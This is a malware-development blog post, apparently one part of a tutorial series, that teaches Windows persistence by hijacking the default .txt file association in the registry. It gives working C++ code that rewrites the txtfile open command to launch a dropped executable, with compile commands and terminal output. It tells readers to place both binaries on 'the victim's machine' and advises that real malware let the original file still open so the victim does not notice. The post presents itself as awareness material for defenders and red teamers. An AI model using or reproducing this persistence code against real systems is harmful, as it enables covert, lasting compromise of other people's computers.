


Malware development: persistence - part 9. Default file extension hijacking. Simple C++ example.

cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html

August 26, 2022

2 minute read


Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into one of the interesting malware persistence trick: hijacking default file extension.

default file association

For example, when a `.txt` file is double-clicked, `notepad.exe` is used to open it.



Windows knows that it must use `notepad.exe` to access `.txt` files because the `.txt` extension (and many others) are mapped to applications that can open such files in the registry: `HKEY_CLASSES_ROOT`.

It is possible to hijacking a default file association to execute a malicious program.


practical example

Let's go to hijack `.txt`. In this case, the `.txt` extension handler is specified in the registry key listed below:

```
HKEY_CLASSES_ROOT\txtfile\shell\open\command
```

Run command:

```
reg query "HKCR\txtfile\shell\open\command" /s
```



Then, create our “malicious” application:

```
/*  
hack.cpp  
evil app for windows persistence via  
hijacking default file extension  
author: @cocomelonc  
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html  
*/  
#include <windows.h>  
#pragma comment (lib, "user32.lib")  
  
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int  

```

As you can see, the logic is pretty simple as usually: just pop-up **meow-meow** messagebox.

At the next step, hijack the **.txt** file extension by modifying the value data of **\HKEY_CLASSES_ROOT\txtfile\shell\open\command** by this script:

```

/*
pers.cpp
windows persistence via
hijacking default file extension
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // command for replace
    // "%SystemRoot%\system32\notepad.exe %1"
    // malicious app
    const char* cmd = "Z:\\2022-08-26-malware-pers-9\\hack.exe";

    // hijacking logic
    LONG res = RegOpenKeyEx(HKEY_CLASSES_ROOT,
(LPCSTR)"\\txtfile\\shell\\open\\command", 0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // update key
        RegSetValueEx(hkey, (LPCSTR)"", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
        RegCloseKey(hkey);
    }
    return 0;
}

```

As you can see, in this source code we just replace `%SystemRoot%\system32\notepad.exe %1` with `Z:\2022-08-26-malware-pers-9\hack.exe`.

demo

Let's go to see everything in action. Compile our malware:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```

```

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Aug 26 23:24 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 394 Aug 26 23:24 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 754 Aug 26 23:15 pers.cpp

```

The generated `hack.exe` needs to be dropped into the victim's machine.

Then, compile the program responsible for persistence:


```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -  
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-  
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-26-malware-pers-9]  
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-08-26-malware-pers-9]  
$ ls -lt  
total 40  
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Aug 29 04:22 pers.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 394 Aug 26 23:26 hack.cpp  
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Aug 26 23:24 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 754 Aug 26 23:15 pers.cpp
```



The generated `pers.exe` also needs to be dropped into the victim's machine.

Then just run:

```
.\pers.exe
```




So, try to open `.txt` file, for example double-click `test.txt`:



As you can see, the “malware” will be executed. Perfect! :)

Then, cleanup:

```
reg add "HKEY_CLASSES_ROOT\txtfile\shell\open\command" /ve /t REG_SZ /d "%SystemRoot%\system32\notepad.exe %1"
```



It would be good practice to do this (in real malware) with little bit different logic so that the victim user will still be able to open the original .txt file, but he will additionally run the malicious activity.

This persistence trick is used by SILENTRINITY framework and Kimsuky cyber espionage group. This malware was used in a 2019 campaign against Croatian government agencies by unidentified cyber actors.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: Change Default File Association

SILENTRINITY

Kimsuky

source code on Github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine